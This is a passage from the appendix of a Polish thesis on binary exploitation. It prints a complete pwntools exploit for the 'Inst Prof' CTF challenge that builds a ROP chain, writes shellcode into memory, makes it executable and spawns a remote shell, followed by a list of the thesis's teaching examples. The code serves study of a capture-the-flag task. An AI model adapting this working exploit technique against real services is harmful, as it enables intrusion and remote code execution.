19     'mov r15, [r14]',     # Dereferencja - R15 = &mem
20 ]
```

```

21
22 # Odjęcie 128*32=4096 (0x1000) od R15
23 # Aby wskazywał na stronę pamięci która zostanie zaalokowana,
24 # do której skopiujemy shellcode
25 instructions += [
26     'mov r14, r15',          # R14 = R15
27     'lea r15, [r14-128]',    # R15 = R14-128
28 ] * 32 # powieli powyższe dwie operacje 32 razy
29
30 # Kopiujemy adres main ze stosu jako kolejny gadżet łańcucha ROP
31 # A zatem umieścimy go na adresie [R13+8]
32 instructions += [
33     'mov r14, [rbp+56]',     # Kopiuje adres main ze stosu do R14
34     'mov [r13+8], r14',     # Umieszcza adres main jako kolejny gadżet
35 ]
36
37 # Po powyższych operacjach w R13 jest adres stosu,
38 # Gdzie kolejno mamy następujące gadżety:
39 # +0: skok do alloc_page
40 # +8: skok na początek funkcji main
41 #
42
43 # Wykonujemy instrukcję, która rozpocznie atak ROP
44 instructions += ['mov rsp, r13']
45
46 for instr in instructions:
47     send_instr(instr)

```

Listing B.3. Pełny skrypt eksploatujący program `inst_prof`.

```

1 #!/usr/bin/env python
2 # coding: utf8
3 from pwn import * # import modułu pwntools
4
5 binary = './inst_prof'
6 host, port = 'inst-prof.ctfcompetition.com:1337'.split(':')
7 port = int(port)
8
9 e = ELF(binary) # Ładujemy plik ELF żeby pograć jego metadane
10 context.os = 'linux' # Ustawiamy kontekst: system oraz architekturę
11 context.arch = e.arch # nie musimy podawać tych argumentów do funkcji asm(..)
12
13 # Obsługa argumentów programu
14 if args['REMOTE']:
15     p = remote(host, port)
16 elif args['GDB']:
17     gdbscript = args['GDB'] if args['GDB'] != 'True' else 'break *&do_test+86'

```

B. Zdekompileowany kod oraz skrypty do zadania „Inst Prof”

```
18     p = gdb.debug(binary, gdbscript=gdbscript)
19 else:
20     p = process(binary)
21
22
23 def send_instr(instrs):
24     payload = asm(instrs)
25
26     # Upewniamy się, czy instrukcje nie przekraczają rozmiaru wejścia (4B)
27     assert len(payload) <= 4, "Payload too long: %s" % instr
28
29     while len(payload) < 4:      # Dodaje pozostałe bajty instrukcjami `ret`
30         payload += asm('ret')   # (które mają dokładnie 1 bajt)
31
32     p.send(payload)
33
34     # Poniższe dwie linie mogą zostać użyte do wypisania licznika
35     # wypisywanego przez program, a co za tym idzie, do wycieku pamięci.
36     # Nie zostały one wykorzystane w finalnym skrypcie.
37     #rtdsc = u64(p.recv(8))
38     #print('Timer value: 0x%x\tfor\t%s' % (rtdsc, instrs))
39
40 # Odbieramy od programu ciąg wejściowy
41 info('Receiving HELLO: %s' % p.recvuntil('initializing prof...ready\n'))
42
43 instructions = [
44     # R14 = RBP-72 = 0xaa3 - Załadowanie wskaźnika na 0xaa3 do R14
45     'lea r14, [rbp-72]',
46     # Kopiuje wartość pod wskaźnikiem (0xaa3) do R15
47     'mov r15, [r14]',
48     'mov r14, r15',      # R15 = R14 = 0xaa3
49     'lea r15, [r14-116]', # R15 = R14-116; R15 = 0xaa3 - 116 = 0xa2f
50     'mov r14, r15',     # R14 = R15; R14 = 0xa2f
51     'lea r15, [r14-63]', # R15 = R14-63, R15 = 0xa2f - 63 = 0x9f0
52     'mov [r13], r15',   # Skopiowanie 0x9f0 (adres alloc_page) na stos
53
54     # Poniższa linia jest dla testowania powyższego kodu,
55     # Zmienia ona wskaźnik stosu, przez co wychodząc z funkcji mem
56     # procesor rozpocznie wykonywanie łańcucha ROP
57     #'mov rsp, r13'
58
59     # Poniższe dwie linie kopiują adres mem do R15
60     'lea r14, [rbp-64]', # Załadowanie wskaźnika na wskaźnik na mem do R14
61     'mov r15, [r14]',   # Dereferencja - R15 = &mem
62 ]
63
64 # Odjęcie 128*32=4096 (0x1000) od R15
```

```

65 # Aby wskazywał na stronę pamięci która zostanie zaalokowana,
66 # do której skopiujemy shellcode
67 instructions += [
68     'mov r14, r15',          # R14 = R15
69     'lea r15, [r14-128]',    # R15 = R14-128
70 ] * 32 # powieli powyższe dwie operacje 32 razy
71
72 # Kopiujemy adres main ze stosu jako kolejny gadżet łańcucha ROP
73 # A zatem umieścimy go na adresie [R13+8]
74 instructions += [
75     'mov r14, [rbp+56]',     # Kopiuje adres main ze stosu do R14
76     'mov [r13+8], r14',     # Umieszcza adres main jako kolejny gadżet
77 ]
78
79 # Po powyższych operacjach w R13 jest adres stosu,
80 # Gdzie kolejno mamy następujące gadżety:
81 # +0: skok do alloc_page
82 # +8: skok na początek funkcji main
83 #
84
85 # Wykonujemy instrukcję, która rozpocznie atak ROP
86 instructions += ['mov rsp, r13']
87
88 for instr in instructions:
89     send_instr(instr)
90
91 # Odbieramy od programu tekst powitalny z drugiego wywołania main
92 txt = 'initializing prof...ready\n'
93 msg = p.recvuntil(txt)[-len(txt):]
94 info('Receiving second HELLO: %s' % msg)
95
96 # Generujemy shellcode
97 payload = shellcraft.amd64.sh()
98 shellcode_bytes = map(ord, asm(payload, os='linux', arch='amd64'))
99
100 # Tworzymy kopie adresu nowo zaalokowanej pamięci,
101 # gdyż przyda się on w kolejnych krokach
102 send_instr('mov r14, r15')
103
104 # Wysyłamy kolejne bajty shellcode'u i zapisujemy je
105 # do kolejnych komórek pamięci nowo zaalokowanej pamięci
106 for byte in shellcode_bytes:
107     # Wstawiamy bajt do komórki pamięci
108     send_instr('mov BYTE PTR [r15], %d' % byte)
109     # Inkrementujemy wskaźnik na kolejną komórkę pamięci
110     send_instr('inc r15')
111

```

B. Zdekompileowany kod oraz skrypty do zadania „Inst Prof”

```
112 # Rejestr R13 wskazuje na stos.
113 # Poniżej umieszczamy kolejne gadżety łańcucha na stos:
114 # [r13+8] - adres gadżetu `pop rdi; pop`
115 # [r13+16] - adres pamięci z shellcode - zostanie on umieszczony w RDI
116 # [r13+24] - adres funkcji make_page_executable
117 # [r13+32] - adres pamięci z shellcode - aby program do niego skoczył
118
119 # We wcześniejszej części skryptu kopiuje adres pamięci z shellcode do R14
120 # Teraz zapisujemy go na stos
121 send_instr('mov [r13+16], r14')
122 send_instr('mov [r13+32], r14')
123
124 # Umieszczanie adresu gadżetu `pop rdi; pop` na stos - do [R13+8]
125 # Można do tego skorzystać z adresu 0xb18 znajdującego się na stosie:
126 #
127 # rsp 0x7ffd907db1d0 -> 0x55cb935cfb18 (do_test+88) <- rdtsc
128 #
129 send_instr('mov r14, [rsp]')      # R14 = &do_test+88 = 0xb18
130
131 # 0xbc3-0xb18 = 171 - należy zwiększyć R14 o 171
132 send_instr('lea r15, [r14+127]')  # R15 = 0xb18 + 127 = 0xb97
133 send_instr('mov r14, r15')        # R14 = R15 = 0xb97
134 send_instr('lea r15, [r14+44]')   # R15 = 0xb97 + 44 = 0xbc3 (adres gadżetu)
135 send_instr('mov [r13+8], r15')    # zapis adresu gadżetu na stosie
136
137
138 # Umieszczanie adresu make_page_executable (0xa20) na stos - do [R13+24]
139 # Można do tego skorzystać z adresu 0xaa3 znajdującego się na stosie:
140 #
141 # 06:0030| 0x7fff73937360 -> 0x55573d395aa3 (read_n+35) <- mov byte ptr [rbx-1], al
142 # 0f:0078| rbp 0x7fff739373a8
143 #
144 # Który znajduje się 72 bajty przed RBP.
145 send_instr('mov r14, [rbp-72]')    # R14 = [RBP-72] = aa3
146 send_instr('lea r15, [r14-127]')  # R15 = 0xaa3 - 127 = 0xa24
147 send_instr('mov r14, r15')        # R14 = R15 = 0xa24
148 send_instr('lea r15, [r14-4]')    # R15 = 0xa24 - 4 = 0xa20
149 send_instr('mov [r13+24], r15')   # zapis adresu make_page_executable na stosie
150
151 # Uruchamia łańcuch ROP
152 send_instr('lea rsp, [r13+8]')
153
154 p.recv() # pobranie wyników pomiarów, żeby nie było „śmieci” na ekranie
155 p.interactive()
```


C. Materiały

Plik pracy w formacie PDF zawiera w sobie załącznik – plik ZIP. Archiwum to przechowuje dodatkowe materiały, które zostały również umieszczone na płycie CD.

Lista materiałów

- Katalog *examples* zawiera katalogi z przykładami z części teoretycznej pracy: listingi oraz pliki makefile służące do ich kompilacji. W większości przypadków kompilacja oraz uruchomienie przykładu polega na wykonaniu programu make. Niektóre z przykładów wymagają wykonania kilku kroków zawartych w odpowiednich sekcjach pracy. Są to:
 - *ip_fetch_rip_rela_addressing* – adresacja względem wskaźnika instrukcji (sekcja 3.9),
 - *entry_point_cpp* – punkt startowy programu napisanego w języku C++ (sekcja 4.3),
 - *partial_relro* – brak oraz częściowe zabezpieczenie RELRO (sekcja 5.3),
 - *full_relro* – pełne zabezpieczenie RELRO (sekcja 5.3),
 - *aslr* – losowość układu przestrzeni adresowej dla różnych ustawień ASLR (sekcja 5.4),
 - *pie* – pełna randomizacja przestrzeni adresowej (sekcja 5.5),
 - *buffer_overflow* – przepełnienie bufora na stosie (sekcja 8.1.1),
 - *buffer_overflow_change_ip* – przepełnienie bufora na stosie w celu zmiany wskaźnika instrukcji (sekcja 8.1.2),
 - *heap_buffer_overflow* – przepełnienie bufora na stercie (sekcja 8.1.3),
 - *compiler_optimization_remove_memset* – optymalizacje kompilatora usuwające zerowanie pamięci przez funkcję `memset` i ochrona przed tym (sekcja 6.4),
 - *compiler_bug* – błąd w kompilatorze GCC (sekcja 6.5),
 - *launch_shellcode* – uruchomienie shellcode-u (sekcja 8.2),
 - *format_string* – błędy związane z łańcuchem formującym (sekcja 8.4),
 - *sanitizers* – wykorzystanie AddressSanitizer, MemorySanitizer oraz ThreadSanitizer (sekcje 7.1.1, 7.1.3 oraz 7.1.2),
 - *fuzzing* – wykorzystanie fuzzera AFL (sekcja 7.2.1),
 - *mmap_check* – testowanie zależności pomiędzy kolejnymi wywołaniami funkcji `mmap` (sekcja 9.2.10).
- Katalog *ctf_tasks* zawierający skrypty oraz pliki binarne do zadań przeanalizowanych w sekcjach 9.2, 9.1 – `Inst_prof` oraz `Recho`.